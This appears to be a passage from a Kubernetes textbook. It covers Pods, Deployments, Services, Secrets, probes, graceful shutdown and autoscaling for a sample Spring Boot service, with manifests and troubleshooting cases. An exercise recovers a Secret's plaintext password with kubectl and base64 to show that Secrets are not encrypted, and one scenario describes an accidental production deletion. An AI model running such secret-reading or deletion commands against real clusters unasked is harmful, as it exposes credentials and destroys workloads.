1. Install `kubectl` and `kind`, then create the cluster with `kind create cluster --name orders-lab`.
2. Run `kubectl cluster-info` and `kubectl get nodes` and record the node name and the Kubernetes version.
3. Run `kubectl get pods -n kube-system` and match each Pod to a component in the table above (the API server, etcd, scheduler and controller manager run as Pods on a kind control-plane node).
4. Apply a Deployment of three replicas of any public image, delete one Pod, and observe the replacement.
5. Run `kubectl get events -n default --sort-by=.metadata.creationTimestamp` and trace the events (Scheduled, Pulling, Pulled, Created, Started) to the sequence diagram above.

4.1.4 Real-world problems and solutions

Problem: a command was run against the wrong cluster

Scenario. A developer tests a change to the `orders-service` Deployment on a local cluster, switches terminals, and runs `kubectl delete deployment orders-service -n orders`.

Symptoms. The local cluster shows nothing changed; the production dashboards show the orders-service Pods terminating.

Diagnosis. `kubectl config current-context` in the terminal that ran the command prints the production context. Shell history confirms the order of commands.

Root cause. The kubeconfig has a single `current-context` that is shared by every terminal using that file. Switching context in one terminal changes it for all of them.

Fix. Re-apply the Deployment from Git (`kubectl apply -f` or a GitOps sync) and verify with `kubectl rollout status deployment/orders-service -n orders`.

Prevention. Show the context in the shell prompt, use a separate kubeconfig file per environment selected with `KUBECONFIG`, give developers read-only roles in production, and prefer deployment through the pipeline over human `kubectl` access. Production changes made only through GitOps make this class of accident recoverable in minutes.

Problem: kubectl shows no resources although the application is running

Scenario. `kubectl get pods` returns `No resources found in default namespace.` while the service is serving traffic.

Symptoms. An empty list, and a colleague sees the Pods with the same command.

Diagnosis. `kubectl config view --minify --output 'jsonpath={..namespace}'` prints an empty value (the `default` namespace). `kubectl get pods --all-namespaces` lists the Pods in `orders`.

Root cause. Resources are namespaced, and the context has no default namespace set.

Fix. Pass `-n orders` explicitly, or set it once with `kubectl config set-context --current --namespace=orders`.

Prevention. Always write `-n <namespace>` in scripts and documentation, and put `namespace:` in every manifest (as the manifests in this Part do) so that `kubectl apply` is unambiguous.

4.1.5 Questions to expect

What problem does Kubernetes solve that Docker alone does not?

Docker runs containers on one host. Kubernetes schedules containers across many nodes, restarts failed ones, scales the number of copies, rolls out new versions gradually, provides stable service discovery and load balancing, and injects configuration and secrets, all from a declarative description.

Name the control plane components and the role of each.

The API server is the only entry point and the only writer to etcd. etcd stores the cluster state. The scheduler assigns unscheduled Pods to nodes. The controller manager runs the reconciliation loops (Deployment, ReplicaSet, Node, Job and others). On each node the kubelet runs the Pods and kube-proxy implements Service networking.

What is a reconciliation loop, and why is it called level-triggered?

A controller repeatedly compares desired state (`spec`) with observed state (`status`) and acts on the difference. It is level-triggered because it reacts to the current difference rather than to a particular event, so a lost event or a restarted controller does not leave the system permanently wrong.

What happens between kubectl apply of a Deployment and a running container?

The API server validates and stores the Deployment. The Deployment controller creates a ReplicaSet, which creates Pod objects without a node. The scheduler binds each Pod to a node. The kubelet of that node sees the binding, pulls the image through the runtime, starts the containers and reports status.

KEY POINTS

Key points

- Kubernetes continuously reconciles actual state towards declared state; spec is written by users, status by the cluster.
- The API server is the single gateway to etcd; the scheduler, controllers and kubelets all work through it.
- A Deployment creates a ReplicaSet, which creates Pods; a Pod template change creates a new ReplicaSet.
- Context and namespace mistakes cause real outages; make both visible and explicit.
- Local clusters (kind, minikube) are for learning and testing; managed services run production control planes.

4.2 Core Objects: Pods, Deployments, Services and Configuration

Kubernetes has dozens of resource types, but a typical backend service uses a small set: a Deployment to run copies, a Service to give them one address, an Ingress to expose them outside the cluster, and a ConfigMap and Secret to supply settings. This chapter defines each object, shows its manifest and states the mistakes that waste the most time.

4.2.1 Concept and mechanism

Pod

A **Pod** is the smallest deployable unit: one or more containers that share a network namespace (one IP address, communication over `localhost`), can share volumes, and are always scheduled onto the same node together. Most Pods contain one application container; additional containers (sidecars) support it, for example a log shipper. Pods are ephemeral: each replacement Pod has a new name and a new IP address. The Pod phases are Pending, Running, Succeeded, Failed and Unknown (per kubernetes.io).

The `restartPolicy` field (per kubernetes.io: `Always`, `OnFailure` or `Never`, default `Always`) controls whether the kubelet restarts a container that exits. When a container keeps failing, the kubelet restarts it with an exponential backoff delay of 10 s, 20 s, 40 s and so on, capped at 300 s (five minutes), and resets the timer after the container has run ten minutes without problems (per kubernetes.io). The Pod status `CrashLoopBackOff` is the visible symptom of this delay.

ReplicaSet and Deployment

A **ReplicaSet** keeps a specified number of identical Pods running, selected by labels. A **Deployment** manages ReplicaSets to provide declarative updates: changing the Pod template creates a new ReplicaSet and shifts replicas from the old one to the new one according to the update strategy. Deployments are the standard object for stateless services such as the `orders-service`. The API version is `apps/v1` (per kubernetes.io).

The default strategy is `RollingUpdate`. Its two parameters bound the transition (per kubernetes.io):

- `maxUnavailable`: how many Pods below the desired count are tolerated during the update; default 25 percent. It cannot be 0 if `maxSurge` is 0.
- `maxSurge`: how many Pods above the desired count may exist during the update; default 25 percent, rounded up when expressed as a percentage.

Related defaults (per kubernetes.io): `progressDeadlineSeconds` is 600 and the Deployment keeps 10 old ReplicaSets (`revisionHistoryLimit`) for rollback. The `orders-service` manifest sets `maxSurge: 1` and `maxUnavailable: 0`, which never reduces capacity: a new Pod must become Ready before an old one is stopped.




Figure 4.4. With three replicas, maxSurge 1 and maxUnavailable 0, the Deployment adds one new Pod, waits for it to become Ready, and only then stops one old Pod, so three Ready Pods exist at every step.

Labels and selectors

Labels are key-value pairs on objects (`app: orders-service`). **Selectors** choose objects by label. Selectors are the only coupling mechanism: a Deployment selects its Pods, a Service selects the Pods that receive traffic, a PodDisruptionBudget selects the Pods it protects. A selector that does not match the labels in the Pod template silently selects nothing; the API server rejects the case of a Deployment whose own selector does not match its template, but it does not check a Service selector at all.

Service

A **Service** gives a set of Pods one stable virtual IP and DNS name. Pods come and go; the Service name does not. The control plane tracks the Ready Pods that match the selector (stored as EndpointSlice objects; from memory, verify before use), and kube-proxy on every node programs rules that distribute connections across them. Inside the cluster a Service is reachable as `orders-service` from the same namespace and as `orders-service.orders.svc` from another namespace.

Type	Behaviour
`ClusterIP`	Exposes the Service on a cluster-internal IP; reachable only from within the cluster. The default.
`NodePort`	Exposes the Service on each node's IP at a static port; the control plane allocates it from a range (default 30000-32767).
`LoadBalancer`	Exposes the Service externally using an external load balancer provided by the cloud.
`ExternalName`	Maps the Service to a DNS name in the `externalName` field; no proxying.

Service types (definitions per kubernetes.io).




Figure 4.5. A Service is a stable virtual IP in front of the Ready Pods selected by label; NodePort and LoadBalancer each add one more layer of external reachability on top of ClusterIP.

Ingress and the Gateway API

A Service of type LoadBalancer creates one cloud load balancer per Service, which is expensive for many services. An **Ingress** (`networking.k8s.io/v1`, per kubernetes.io) is a set of HTTP routing rules (host and path to Service) implemented by an **ingress controller** such as ingress-nginx, which must be installed separately; the object does nothing without it. Per kubernetes.io the Kubernetes project recommends the **Gateway API** instead of Ingress, and the Ingress API is frozen: it receives no further changes. The Gateway API uses `Gateway` and `HTTPRoute` objects (group `gateway.networking.k8s.io/v1`; from memory, verify before use) and supports weighted traffic splitting, which the canary section in the deployment strategies chapter uses. Existing Ingress resources continue to work.

ConfigMap and Secret

A **ConfigMap** holds non-sensitive configuration as key-value pairs or files. A **Secret** holds sensitive values. Both are injected into containers as environment variables (`envFrom`, `env.valueFrom`) or as mounted files. Spring Boot reads environment variables by relaxed binding, so `SPRING_DATASOURCE_URL` sets `spring.datasource.url` without any change to `application.properties`.

WATCH OUT
A Secret is not encrypted by default. Per kubernetes.io, Secrets are by default stored unencrypted in the API server's underlying data store (etcd); anyone with API access, or with access to etcd, can retrieve them. The values in a manifest or in `kubectl get secret -o yaml` are base64 encoded, which per the documentation obscures them but does not provide any useful level of confidentiality. Base64 is an encoding, not encryption, and `echo cGFzc3dvcmQ= | base64 -d` reveals the value. Mitigations: enable encryption at rest for etcd, restrict access with RBAC, keep Secret manifests out of Git, and consider an external secret store (see the secrets chapter in the pipeline security material).

Namespace, Job, CronJob

A **Job** (`batch/v1`, per kubernetes.io) runs Pods to completion. A **CronJob** creates Jobs on a schedule (`batch/v1`; from memory, verify before use), with `concurrencyPolicy` set to `Allow`, `Forbid` or `Replace` and history limits for finished Jobs. These suit the nightly archive task in the manifest set later in this Part.

4.2.2 Worked example

The manifests below describe the namespace, configuration and Secret for the `orders-service`. The file layout matches the complete manifest set in the next chapter.

00-namespace.yaml (validated with PyYAML, not applied to a cluster) YAML

```yaml
apiVersion: v1
kind: Namespace
metadata:
  name: orders
  labels:
    app.kubernetes.io/part-of: orders-platform
```

10-config.yaml (validated with PyYAML, not applied to a cluster) YAML

```yaml
apiVersion: v1
kind: ConfigMap
metadata:
  name: orders-config
  namespace: orders
data:
  SPRING_DATASOURCE_URL: jdbc:postgresql://orders-db:5432/orders
  SPRING_DATASOURCE_USERNAME: orders_app
  SERVER_SHUTDOWN: graceful
  SPRING_LIFECYCLE_TIMEOUT_PER_SHUTDOWN_PHASE: 25s
  MANAGEMENT_ENDPOINT_HEALTH_PROBES_ENABLED: "true"
  JAVA_TOOL_OPTIONS: -XX:MaxRAMPercentage=75.0
---
apiVersion: v1
kind: Secret
metadata:
  name: orders-db-secret
  namespace: orders
type: Opaque
stringData:
  POSTGRES_PASSWORD: change-me-before-use
  SPRING_DATASOURCE_PASSWORD: change-me-before-use
```

What to notice: `SPRING_DATASOURCE_URL` addresses the database by the Service name `orders-db`, which resolves through cluster DNS; `SERVER_SHUTDOWN` and `SPRING_LIFECYCLE_TIMEOUT_PER_SHUTDOWN_PHASE` map to `server.shutdown` and `spring.lifecycle.timeout-per-shutdown-phase`; and the password is in the Secret, not in the ConfigMap. The placeholder password text is deliberately not a usable credential, and the file must not be committed with a real value (see the problems below and the GitOps chapter).

The Service and Ingress that expose the Deployment follow.

40-service-ingress.yaml (validated with PyYAML, not applied to a cluster) YAML

```yaml
apiVersion: v1
kind: Service
metadata:
  name: orders-service
  namespace: orders
  labels:
    app: orders-service
spec:
```

sreram

40-service-ingress.yaml (validated with PyYAML, not applied to a cluster) (continued) YAML

```yaml
  type: ClusterIP
  selector:
    app: orders-service
  ports:
    - name: http
      port: 80
      targetPort: http
---
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: orders-service
  namespace: orders
spec:
  ingressClassName: nginx
  rules:
    - host: orders.example.com
      http:
        paths:
          - path: /
            pathType: Prefix
            backend:
              service:
                name: orders-service
                port:
                  name: http
```

The Service forwards port 80 to the container port named `http` (8080). Referring to the port by name means the Service keeps working if the container port number changes. `ingressClassName: nginx` assumes that ingress-nginx is installed (an assumption of this example), and `orders.example.com` is a reserved example domain.

Inspect the Service and its endpoints (typical output, not run on the build machine) TERMINAL

```
$ kubectl get service -n orders
NAME             TYPE        CLUSTER-IP    EXTERNAL-IP   PORT(S)   AGE
orders-service   ClusterIP   10.96.12.40   <none>        80/TCP    3m
$ kubectl get endpointslices -n orders
NAME                   ADDRESSTYPE   PORTS   ENDPOINTS                         AGE
orders-service-x7k2d   IPv4          8080    10.244.1.7,10.244.2.8,10.244.1.9   3m
```

4.2.3 Hands-on

This exercise requires a cluster and was not run on the build machine.

1. Apply the namespace, ConfigMap and Secret, then run `kubectl get configmap orders-config -n orders -o yaml`.
2. Run `kubectl get secret orders-db-secret -n orders -o jsonpath='{.data.SPRING_DATASOURCE_PASSWORD}' | base64 -d` and confirm that the plain-text value is recovered in one command.
3. Apply the Deployment and Service from the next chapter, then edit the Service selector to `app: orders-servise` (a deliberate typo) and apply it again.
4. Run `kubectl get endpointslices -n orders` and observe that the Service has no endpoints. Correct the selector and observe the endpoints return.

4.2.4 Real-world problems and solutions

Problem: Service has no endpoints

Scenario. After a release that renamed a label, requests through the `orders-service` Service time out, although all Pods show `1/1 Running`.

Symptoms. Connection timeouts or refused connections via the Service name; direct requests to a Pod IP succeed. The Ingress returns 503.

Diagnosis. `kubectl get endpointslices -n orders` shows an empty ENDPOINTS column. `kubectl describe service orders-service -n orders` prints `Endpoints: <none>`. Comparing `kubectl get service orders-service -n orders -o jsonpath='{.spec.selector}'` with `kubectl get pods -n orders --show-labels` reveals the mismatch.

Root cause. The Service selector (`app: orders-service`) no longer matches the labels in the Pod template. A second cause with the same symptom is a Pod that is Running but not Ready, because only Ready Pods are endpoints.

Fix. Make the selector and template labels identical, or fix the failing readiness probe.

Prevention. Keep selector labels stable and minimal (`app`), never change them in a release, put varying data such as `version` in labels that no selector uses, and add a post-deploy check that `kubectl get endpointslices` is non-empty.

Problem: ImagePullBackOff

Scenario. A new release `orders-service:1.4.1` is applied; the new Pods never start while the old Pods keep serving.

Symptoms. `kubectl get pods` shows `ErrImagePull` and then `ImagePullBackOff`. The rollout stalls and after `progressDeadlineSeconds` the Deployment condition reports `ProgressDeadlineExceeded`.

Diagnosis. `kubectl describe pod <pod> -n orders` lists in Events a message such as `Failed to pull image ... not found` or `unauthorized`.

Root cause. One of three causes: the tag does not exist in the registry (the CI push failed or used a different tag), the name or registry host is misspelled, or the cluster has no credentials for a private registry (no `imagePullSecrets`, or the node role lacks permission on the registry).

Fix. Correct the tag or name, or create a registry Secret with `kubectl create secret docker-registry` and reference it under `imagePullSecrets`. The old Pods remained available because `maxUnavailable: 0` held the rollout; `kubectl rollout undo deployment/orders-service -n orders` returns to the previous ReplicaSet if needed.

Prevention. Deploy only an image reference that the pipeline has just pushed and verified, pin to an immutable tag or digest, and let the pipeline wait for `kubectl rollout status` so that a stalled rollout fails the job.

4.2.5 Questions to expect

What is a Pod and why do containers in a Pod share an IP address?

A Pod is a group of one or more containers scheduled together that share a network namespace and optionally volumes. Sharing the namespace gives them one IP and lets them communicate over `localhost`, which suits tightly coupled helpers such as a sidecar.

What is the relationship between Deployment, ReplicaSet and Pod?

A Deployment owns ReplicaSets, one per Pod template revision. A ReplicaSet keeps the desired number of Pods of its template running. During an update the Deployment controller scales the new ReplicaSet up and the old one down.

Explain maxSurge and maxUnavailable.

They bound a rolling update. `maxSurge` is the number of extra Pods allowed above the desired count; `maxUnavailable` is the number of Pods allowed to be unavailable. Both default to 25 percent. With `maxSurge: 1` and `maxUnavailable: 0` capacity never drops, at the cost of needing room for one extra Pod.

How does a Service find its Pods?

By a label selector. The control plane keeps the list of Ready matching Pods and kube-proxy routes connections to them. A Pod that is not Ready is removed from the list.

Compare ClusterIP, NodePort and LoadBalancer.

ClusterIP is reachable only inside the cluster. NodePort adds a static port on every node. LoadBalancer adds a cloud load balancer in front of the NodePorts. Each type builds on the previous one.

Are Kubernetes Secrets secure?

By default they are only base64 encoded and stored unencrypted in etcd. They need encryption at rest, RBAC, and ideally an external secret manager. Committing a Secret manifest to Git exposes the value to everyone with repository access.

Sreeram

KEY POINTS

Key points

- Pods are ephemeral; Deployments keep the desired number of them and perform rolling updates through ReplicaSets.
- Selectors connect everything; a wrong label produces a Service with no endpoints and no error message.
- Rolling update defaults are 25 percent surge and 25 percent unavailable; the orders-service uses surge 1 and unavailable 0.
- Secrets are base64 encoded, not encrypted; treat the manifest as sensitive and keep it out of Git.
- Ingress is frozen; Gateway API is the recommended direction.

4.3 Resources, Probes, Autoscaling and Graceful Termination

A Pod that starts is not necessarily a Pod that is healthy, and a Pod that is healthy is not necessarily safe to terminate. Four mechanisms govern this for a Java service: resource requests and limits (how much the Pod may consume), probes (how Kubernetes judges health), the termination sequence (how a Pod is stopped without dropping requests) and autoscaling and disruption budgets (how many Pods exist and how many may be removed at once). Most production incidents on Kubernetes trace back to a mistake in one of these four.

4.3.1 Concept and mechanism

Requests, limits and QoS classes

Each container declares `resources.requests` and `resources.limits` for CPU and memory.

- A **request** is the amount the scheduler reserves when it chooses a node. A Pod is placed only where the sum of the requests fits in the node allocatable capacity.
- A **limit** is the ceiling enforced on the node by the kernel through cgroups. Per kubernetes.io, a `cpu` limit is enforced by CPU throttling: the container is restricted when it approaches the limit. A `memory` limit is enforced by out-of-memory kills, reactively: a container that exceeds it may be terminated when the kernel detects memory pressure.

CPU is measured in cores: `1` is one physical or virtual core and `100m` (one hundred millicpu) equals `0.1` (per kubernetes.io). Memory uses binary suffixes such as `Mi` and `Gi`.




Figure 4.6. The request governs scheduling; crossing the limit has different consequences for the two resources: CPU is throttled and the container survives, memory is not compressible and the container is killed.

The kubelet assigns each Pod a **Quality of Service class** that decides eviction order when a node runs out of memory. The criteria below are from memory, verify before use (the page that defines them could not be read in full):

Class	Condition
Guaranteed	Every container has CPU and memory requests equal to the limits. Evicted last.
Burstable	At least one request or limit is set, but the Guaranteed condition is not met. Evicted second.
BestEffort	No requests and no limits on any container. Evicted first.

Quality of Service classes.

The `orders-service` uses a memory request equal to the memory limit (768Mi), a CPU request of `500m` and no CPU limit, which makes the Pod Burstable. The memory choice has a reason specific to the JVM: memory is not reclaimable, so a request below the limit lets the scheduler overcommit the node and the Pod can be killed under node pressure; equal values reserve what the Pod can really use. With `-XX:MaxRAMPercentage=75.0` (set through `JAVA_TOOL_OPTIONS` in the ConfigMap) the heap may grow to 576Mi of the 768Mi limit; the remaining 192Mi must hold metaspace, thread stacks, code cache and direct buffers. The JVM in containers chapter of the Docker Part explains the container-aware heap sizing.

GOTCHA
CPU limits and Java A CPU limit is implemented as a quota per scheduling period (CFS bandwidth control). A JVM starts many threads (JIT compiler, garbage collector, request threads); together they can exhaust the quota early in a period, and the whole process is then paused until the next period although the node has idle CPU. The symptom is latency spikes and slow startup with low average CPU. Many teams therefore set a CPU request but no CPU limit; others set limits to satisfy a quota policy. Both are defensible; the manifest here documents the choice instead of leaving it implicit. Measure throttling with the cgroup counters or the container CPU throttling metric before deciding.

Probes

The kubelet runs three kinds of probe against each container. Each probe can use an HTTP GET, a TCP connection, a gRPC call or a command executed in the container.

Probe	Question	Failure action
`startupProbe`	Has the application finished starting?	Container is killed and restarted by the restart policy; liveness and readiness are not run until it succeeds
`livenessProbe`	Is the process stuck and in need of a restart?	Container is restarted
`readinessProbe`	Can the Pod accept traffic now?	Pod is removed from the Service endpoints; no restart

Probe types.

Probe fields and defaults (from memory, verify before use): `initialDelaySeconds` 0, `periodSeconds` 10, `timeoutSeconds` 1, `successThreshold` 1 and `failureThreshold` 3. Only a failed readiness probe keeps traffic away without a restart, which is why the two must not be confused.




Figure 4.7. A slow-starting JVM is protected by the startup probe, which delays liveness and readiness checks; readiness then gates the first request, and liveness continues for the life of the container.

Spring Boot endpoints. Per the Spring Boot reference documentation (consulted October 2026), actuator exposes the liveness and readiness state as health groups at `/actuator/health/liveness` and `/actuator/health/readiness`; these groups are enabled automatically when the application runs on Kubernetes and can be controlled with `management.endpoint.health.probes.enabled`. The `orders-service` ConfigMap sets `MANAGEMENT_ENDPOINT_HEALTH_PROBES_ENABLED` to `true` explicitly, so the behaviour does not depend on platform detection. The probe documentation uses the pattern `httpGet` with the path and the port of the actuator.

The design rules that follow from the semantics:

- **Liveness must not depend on external systems.** If liveness checks the database and the database is down, Kubernetes restarts every healthy Pod in a loop and turns a database outage into a total outage. The Spring liveness group reports only the internal liveness state by default.
- **Readiness may depend on what the Pod needs to serve**, but a shared dependency that fails for all Pods at once removes every Pod from the Service. Keep readiness limited to the application being able to accept requests; handle dependency failure with timeouts, circuit breakers and alerts.
- **Use a startup probe for slow JVM starts** instead of a large `initialDelaySeconds` on liveness. The startup budget is `failureThreshold` times `periodSeconds`: 36 times 5 s is 180 s in the manifest.

Graceful termination

When a Pod is deleted (for a rollout, a scale-down or a node drain), two things start at about the same time: the Pod is removed from the Service endpoints, and the container shutdown begins. Per kubernetes.io, if a container has a `preStop` hook and `terminationGracePeriodSeconds` is not 0, the kubelet runs the hook first; then the runtime sends `SIGTERM` to process 1 of each container; when the grace period expires, `SIGKILL` is sent to any process still running. The default `terminationGracePeriodSeconds` is 30 seconds (per kubernetes.io).

The problem is a race. Endpoint removal must propagate to kube-proxy on every node and to the ingress controller, which takes a short but non-zero time. If the application stops accepting connections the moment it receives `SIGTERM`, requests that were routed during that window fail with connection errors. The standard remedy has three parts:

1. A `preStop` hook that waits a few seconds (here `sleep 10`) so that the endpoint removal propagates before shutdown begins. A `sleep` binary or shell must exist in the image; the Temurin-based image from the Docker chapters has `sh`. Newer Kubernetes releases also offer a built-in sleep action for `preStop` (from memory, verify before use for the target cluster version), which avoids the shell dependency.
2. Spring Boot graceful shutdown. Per the Spring Boot documentation graceful shutdown is enabled by default with Tomcat, Jetty and Reactor Netty; on `SIGTERM` the server stops accepting new requests and lets in-flight requests complete within the timeout set by `spring.lifecycle.timeout-per-shutdown-phase` (the documentation example uses `20s`). The manifest sets `SERVER_SHUTDOWN=graceful` and a `25s` timeout so that both are visible.
3. A grace period at least as long as the sum: `preStop` 10 s plus shutdown timeout 25 s is 35 s, and the manifest allows 45 s (10 s of margin).

The process must be PID 1 of the container, or the signal must be forwarded: a shell wrapper that does not use `exec` swallows `SIGTERM`, a problem covered in the Dockerfile chapter.




Figure 4.8. The preStop sleep covers endpoint propagation, SIGTERM then starts the 25 second graceful shutdown, and the 45 second deadline leaves margin before SIGKILL.

HorizontalPodAutoscaler

The **HorizontalPodAutoscaler** (HPA, `autoscaling/v2` per kubernetes.io) changes the replica count of a Deployment based on metrics. For a CPU target the controller uses the formula `desiredReplicas = ceil(currentReplicas x currentMetric / targetMetric)` (from memory, verify before use). With 3 Pods averaging 140 percent of the requested CPU and a target of 70 percent, the result is `ceil(3 x 140 / 70) = 6`.

Three prerequisites are easy to miss. The cluster needs a metrics source such as metrics-server. CPU utilisation is calculated relative to the **request**, so a Pod without a CPU request cannot be autoscaled on CPU utilisation. The HPA owns the replica count, so `replicas:` in the Deployment manifest should be removed or ignored once an HPA exists, otherwise each `kubectl apply` resets the count. The behaviour block controls speed; a scale-down stabilisation window of 300 seconds is the documented default as recalled (from memory, verify before use) and the manifest states it explicitly.

